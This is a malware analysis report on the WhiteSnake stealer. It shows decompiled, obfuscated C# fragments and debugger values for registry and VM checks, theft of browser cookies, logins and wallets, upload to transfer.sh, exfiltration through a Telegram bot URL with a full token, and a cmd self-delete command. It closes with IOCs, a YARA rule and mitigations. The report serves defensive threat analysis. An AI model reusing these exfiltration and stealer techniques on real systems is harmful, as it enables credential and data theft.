        \ü0012ö\t<\ü0012Dyt:4$ü0009e0\nt\ü0009d\ü0005\v6ö~\ü001f?èp~ßKö0T(K\ü008b\ü0099", "jp8de"), false))
230     {
231         foreach (string name in registryKey.GetSubKeyNames())
232         {
233             using (RegistryKey registryKey2 = registryKey.OpenSubKey(name, false))
234             {
235                 string text = registryKey2.GetValue(qmfec.Iilpwtapbabxwngvieebud("ärÿ\ü008btîB'ém", "woXu_")) as string;
236                 bool flag = !string.IsNullOrEmpty(text);
237                 if (flag)
238                 {
239                     list.Add(text);
240                 }
241             }
242         }
243     }

```

Name	Value	Type
qmfec.Iilpwtapbabxwngvieebud returned	@SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall	string
Microsoft.Win32.RegistryKey.OpenSubKey returned	{HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersi...	Microsoft.Win32.RegistryKey
list	Count = 0x00000000	System.Collections.Generic.List<st...
registryKey	{HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersi...	Microsoft.Win32.RegistryKey
subKeyNames	null	string[]

Figure 7- Registry key

The malware obtains a list of installed applications by querying the registry key. "SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall" {HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall}

```
153     yZk = new yZk2
154     {
155         _DSRwpySHBTiq0 = "Model",
156         _JdQniu9F4Qt18 = u8vMV.onp()
157     };
158     array[num11] = yZk;
159     int num12 = 11;
160     yZk = new yZk2
161     {
162         _DSRwpySHBTiq0 = qmfec.Iilpwtapbabxwngvieebud("·Ü\ü0019\ü0080±\ü0082iR\ü0011ÿp", "wd4d7"),
163         _JdQniu9F4Qt18 = u8vMV.y5Bwn()
164     };
165     array[num12] = yZk;
166     int num13 = 12;
167     yZk = new yZk2
168     {
169         _DSRwpySHBTiq0 = qmfec.Iilpwtapbabxwngvieebud("ÿ-\ü008eAf\ü001e", "fpwL1"),
170         _JdQniu9F4Qt18 = ((orM.n1Rbc9 == "1") ? xrS.x2o() : "")
171     };
172     array[num13] = yZk;
173     int num14 = 13;

```

Name	Value
u8vMV.onp returned	"VMware Virtual Platform"
t1hR	{r32qd0[0x00000033]}
oZ2	{oZ}

Figure 8- AntiVM

The stealer checks in which platform it runs. If it realizes that it is working in the virtual platform, it deletes the application.



# WhiteSnake Stealer

```

31 // Token: 0x060000BC RID: 188 RVA: 0x0006584 File Offset: 0x0004784
32 public static string pk()
33 {
34     string address = qmfec.Iilpwtapbaxwngviebud("\u001c\u0095\u008f\u0014\u0081\u0012 \u009d\u001d\u0098\u0005/\u0087\u0014\u0014\u0082 \u001d\u0017\u001d\u00e3\u001d", "xvUE");
35     try
36     {
37         using (WebClient webClient = new WebClient())
38         {
39             string text = webClient.DownloadString(address);
40             string[] array = text.Trim(new char[]
41             {
42                 '\n'
43             }).Split(new char[]
44             {
45                 '\n'
46             });
47             u8vMw.pOn = array[0];
48             return array[1];
49         }
50     }
}

```

Locals

Name	Value	Type
string text returned	"Turkey\n52.23.110"	string
string[] array returned	string[0]	string
string[] array returned	"http://ip-api.com/line?fields=query,country"	string
webClient	(System.Net.WebClient)	System.Net.WebClient
text	"Turkey\n52.23.110"	string

Figure 9- Retrieves IP

"http://ip-api.com/line?fields=query,country" "Turkey\nIP"

It receives the country in which the user is located, with the IP address and the country information of the IP address provided by the IP-API service.

```

223 oZ oZ2 = oZ;
224 foreach (aYj aYj in oZ2._z83xMfYuOzoma)
225 {
226     bool flag = aYj._wXNHbVlrR72kR.StartsWith(qmfec.Iilpwtapbaxwngviebud("\u0081\u0011\u0013\u00061sGA7\u0005\u008c\u00858A", "m13T6"));
227     if (flag)
228     {
229         ffpj.cGdwh = true;
230         break;
231     }
232 }
233 XmlSerializer xmlSerializer = new XmlSerializer(typeof(oZ), new XmlRootAttribute(qmfec.Iilpwtapbaxwngviebud("\u009a\u0009a\u0000", "c1aCv")));

```

Locals

Name	Value	Type
bool flag returned	@ "Browsers\Edge\Default\Network\Cookies"	string
string.StartsWith returned	@ "Grabber\Wallets"	string
string.StartsWith returned	false	bool

Figure 10- Retrieving information from web browser

It pulls the information stored in the web browser. It saves this information in an encrypted form and keeps it in a file that it will send to its telegram address. The information retrieved by the malware is shown in the table below.

"Browsers\Edge\Default>Login Data"	"Browsers\Chrome\Key"	"Browsers\Chrome\History"
"Browsers\Edge\Default\Network\Cookies"	"Browsers\Edge\Default\Network\BookMarks"	GraberWallets

## WhiteSnake Stealer

```

65 }
66 // Token: 0x06000086 RID: 182 RVA: 0x0005E5C File Offset: 0x0000405C
67 public static bool e1nk(byte[] cwi8c)
68 {
69     string c = string.Format(qmfec.Illputapbabxmgvievebud("°Cg{q;i\u0001èàù"°9Èè;I\u001f\°a0", "gN6pD"), x1.v49swb(5), u8vWV.LUbREM(), u8vWV.tofH8());
70     string text = vF3.v5(c, cwi8c);
71     bool flag = !string.IsNullOrEmpty(text);
72     return flag && #FpJ.dp970(text, x1.sA((double)cwi8c.Length));
73 }
74 }
75 // Token: 0x06000087 RID: 183 RVA: 0x0005E68 File Offset: 0x000040C8
76 public static byte[] rovA(~32qd[] t1hR)
77 {
78     oZ oZ = default(oZ);
79     oZ._z03xfmYuOzoma = yu0zj.nm(t1hR);
80     yZk2[] array = new yZk2[20];
81     int num = 0;
82     yZk2 yZk = new yZk2
83     {
84         DSRNpYSHBTiQ = qmfec.Illputapbabxmgvievebud("°fCI\u0016\u0099D\n", "ymeP3"),
85     }
86 }

```

Locals

Name	Value
vF3.v5_returned	"https://transfer.sh/get/fki28tewbS/zaAxg_..._report.wsr"

Figure 11- Transfer address

The malware attaches a .wsr extension file to the infected computer, which contains stolen information, and generates a transfer link using the computer's name.

The transfer link is as follows:

**"https://transfer[.]sh/get/fki28tewbS/zaAxg\_admin\_@Admin\_report.wsr"**

```

22 // Token: 0x06000085 RID: 181 RVA: 0x0005B60 File Offset: 0x00003D60
23 private static bool dp970(string pSepR, double w6x0xe = 0.0)
24 {
25     string text = string.Empty;
26     try
27     {
28         using (WebClient webClient = new WebClient())
29         {
30             StringBuilder stringBuilder = new StringBuilder();
31             string arg = oM.vt4.Replace(" ", "-").Replace(" ", "");
32             stringBuilder.AppendFormat(qmfec.Illputapbabxmgvievebud("°v1E0È/Q\u001b6a,PL", "a2DbD"), arg, #FpJ.cGdw ? qmfec.Illputapbabxmgvievebud("\u001dp'r#Zvb", "qqtog") : "", (oM.n1Rbc9 == "1") ? qmfec.Illputapbabxmgvievebud("°F\u001c\u000F\u008a", "ywee") : "");
33             stringBuilder.AppendFormat(qmfec.Illputapbabxmgvievebud("°fIz\u001dV\u009c&#04,04", "°0hzx"), Environment.OSVersion.ToString());
34             stringBuilder.AppendFormat(qmfec.Illputapbabxmgvievebud("°u088a\u000f0kè°\u0013\u000f\u0099\u007f02p\u009c\u0011\u0016a0", "°p52q"), u8vWV.p0n);
35             stringBuilder.AppendFormat(qmfec.Illputapbabxmgvievebud("°u08971f1k\u00981a2H°E\u00970;°R\u00830\u0089+0\u0002\u001a", "g_âc"), u8vWV.LUbREM());
36             stringBuilder.AppendFormat(qmfec.Illputapbabxmgvievebud("°u0e1n\u008c\u0086\u0087\u008a\u0089\u0094\u0013\u0083\u0086\u0011\u0084\u0091\u0092\u009c", "°xAP5"), u8vWV.tofH8());
37             stringBuilder.AppendFormat(qmfec.Illputapbabxmgvievebud("°b1\u00150H\u001b01Qv\u001d\u0018RT\u0002\u0095\u00f4\u008c", "°giki"), w6x0xe);
38             string text2 = qmfec.Illputapbabxmgvievebud("°â\u008c:\u00027E1\u0082E°cP#FfIP\u0091\u008a\u0095\u0064\u0004\u008b\u008aeBd", "nzg10") + pSepR;
39             stringBuilder.AppendFormat(qmfec.Illputapbabxmgvievebud("°u088f19\u0012PP\u0019\u001e\u0012K\u001c\u0012\u0024AF", "°01X\u0088\u0011\u0080\u0011", "y5oxi"), oM.enV);
40             stringBuilder.AppendFormat(qmfec.Illputapbabxmgvievebud("°q\u001f\u001a1G\u002fF0\u0007", "y1E1T"), oM.j1Y);
41             stringBuilder.AppendFormat(qmfec.Illputapbabxmgvievebud("°Yu0885\u0014\u009f4u_00", "17C12"), x1.j3k(stringBuilder.ToString()));
42             stringBuilder.AppendFormat(qmfec.Illputapbabxmgvievebud("°\u0084\u0083\u001e\u0093bd\u0084LY", "°qYk6"), x1.j5k(string.Concat(new string[]
43             {
44                 qmfec.Illputapbabxmgvievebud("°oY#00|°a1I6-y2\u0087b\u001rn;0")\u008dF\u0080\u0082\u00830\u00930=AE\u0086C", "easki"),
45                 pSepR,
46             }
47             ));
48         }
49     }
50 }

```

Locals

Name	Value	Type
System.Text.StringBuilder.AppendFormat returned	"https://api.telegram.org/bot6024264917:AAHv1cU1zPcwf5xENW5PHm..._report.wsr"	System.Text
pSepR	"https://transfer.sh/get/Y4wPIVGvBE/vFIOB_..._report.wsr"	string
w6x0xe	0.15	double

Figure 12- Telegram address

The data is sent to Telegram, where Download URL is the transfer.sh generated URL, which would be in the format transfer.sh/username@computername.wsr:

**"https://api[.]telegram[.]org/bot{0}/sendMessage"**  
**{https://api[.]telegram[.]org/bot6024264917:AAHv1cU1zPcwf5xENW5PHmVWQ62gwBWDVbg/sendMessage}**

# WhiteSnake Stealer

```
63 // Token: 0x00000004 RID: 4 RVA: 0x00020D6 File Offset: 0x00000000
64 public static void o1()
65 {
66     string text = bTrD8r.d5F5();
67     bool flag = !string.IsNullOrEmpty(text) && File.Exists(text);
68     if (flag)
69     {
70         using (Process.Start(new ProcessStartInfo
71         {
72             FileName = qmfec.Ilpwtapbabxwngviebud("I\u0004\u0018\u0089I\u00858", "bju8"),
73             Arguments = string.Format(qmfec.Ilpwtapbabxwngviebud("P\u001d\u001b\u0005\u0003Ee{1\u0096j\u0000\u001d\u0098\u0099\u0002m\u008e\u0012E]\u001e\t\u0098
74             WindowStyle = ProcessWindowStyle.Hidden,
75             CreateNoWindow = true,
76             UseShellExecute = true
77         }))
78         {
79         }
80     }
81     Environment.Exit(0);
82 }
83 // Token: 0x06000005 RID: 5 RVA: 0x0002788 File Offset: 0x00000000
84
```

Name	Value	Type
qmfec.Ilpwtapbabxwngviebud returned	"cmd.exe"	string
qmfec.Ilpwtapbabxwngviebud returned	"/C chcp 65001 && ping 127.0.0.1 && DEL /F /S /Q /A \"{0}"	string
string.Format returned	@ /C chcp 65001 && ping 127.0.0.1 && DEL /F /S /Q /A ""C:\Users\lucy\Desktop\build.exe""	string

Figure 13- Delete itself

Upon successful execution of the stealer, it deletes itself using the command **cmd.exe" /c chcp 65001 && ping 127.0.0.1 && DEL\_ /F /S /Q /A "path to the stealer"**

## IOCs

IPs :

IOC Type	IOC
IPv4	149[.]154.167.220
IPv4	116[.]202.101.219
IPv4	144[.]76.136.153

Domains :

IOC Type	IOC
Domain	https[:]//transfer[.]sh
Domain	https[:]//api[.]telegram[.]org/bot{0}/sendMessage

Hashs:

IOC Type	IOC
Sha-256	6b0773ecf42097c6f88a64df24caafbf1c41ea94997684bd1a0cf77164876c8e
MD5	27f051f44ec14de54b48da4b1bd419d5
SHA1	55f99d1694521cdaac027b2f3cb091aa8dd59e39

## YARA RULE

```
import "hash"
rule WhiteSnake
{
  meta:
    author = "Kerime Gencay"
    description = "WhiteSnake StealerRule"
    file_name = "build.exe"
    hash = "27f051f44ec14de54b48da4b1bd419d5"
  strings:
    $s1 = "91.42.16.3" wide
    $s2 = "vbox" wide
    $s3 = "WSR" wide
    $s4= {FE 0C ?? 00 20 00 01 00 00 3F ?? FF FF FF 20 00 00 00 00 FE 0E ?? 00 38
    ?? 00 00 00 FE 0C}

  condition:
    uint16(0) == 0x5A4D and
    (any of ($s*))
}
```

## MITRE ATT&CK TABLE

Discovery	Command and Control	Defense Evasion	Execution	Credential Access	Reconnaissance
T1012 Query Registry	T1102 Web Service	T1027 Obfuscated Files or Information	T1047 Windows Management Instrumentation	T1539 Steal Web Sessions	T1566 Phishing
T1518 Software Discovery		T1140 Deobfuscated/Decode Files or Information			
T1497 Virtualization/Sandbox Evasion					



# MITIGATIONS

- Use Two-Factor Authentication (2FA): Two-factor authentication provides an extra layer of security. Enable 2FA when logging into your accounts using an SMS, app, or physical key.
- If not required, the Telegram API can be blocked with a firewall to prevent malicious communications and prevent malicious actions.
- Keep Security Software Updated: Regularly update antivirus programs and other security software. Perform routine scans to detect and remove potential threats.
- Verify Emails and Links: Avoid clicking on unknown or suspicious emails, links, or attachments. Always verify the sender and content of incoming emails.
- Stay Up-to-Date with Updates: Keep your operating systems, applications, and web browsers up-to-date. Updates patch known vulnerabilities and prevent malware intrusions.
- Beware of Social Engineering: Avoid sharing sensitive information over the phone, messages, or emails from unknown sources.
- Review App Permissions: Scrutinize app and website permissions carefully and deny unnecessary access requests.



# White Snake Stealer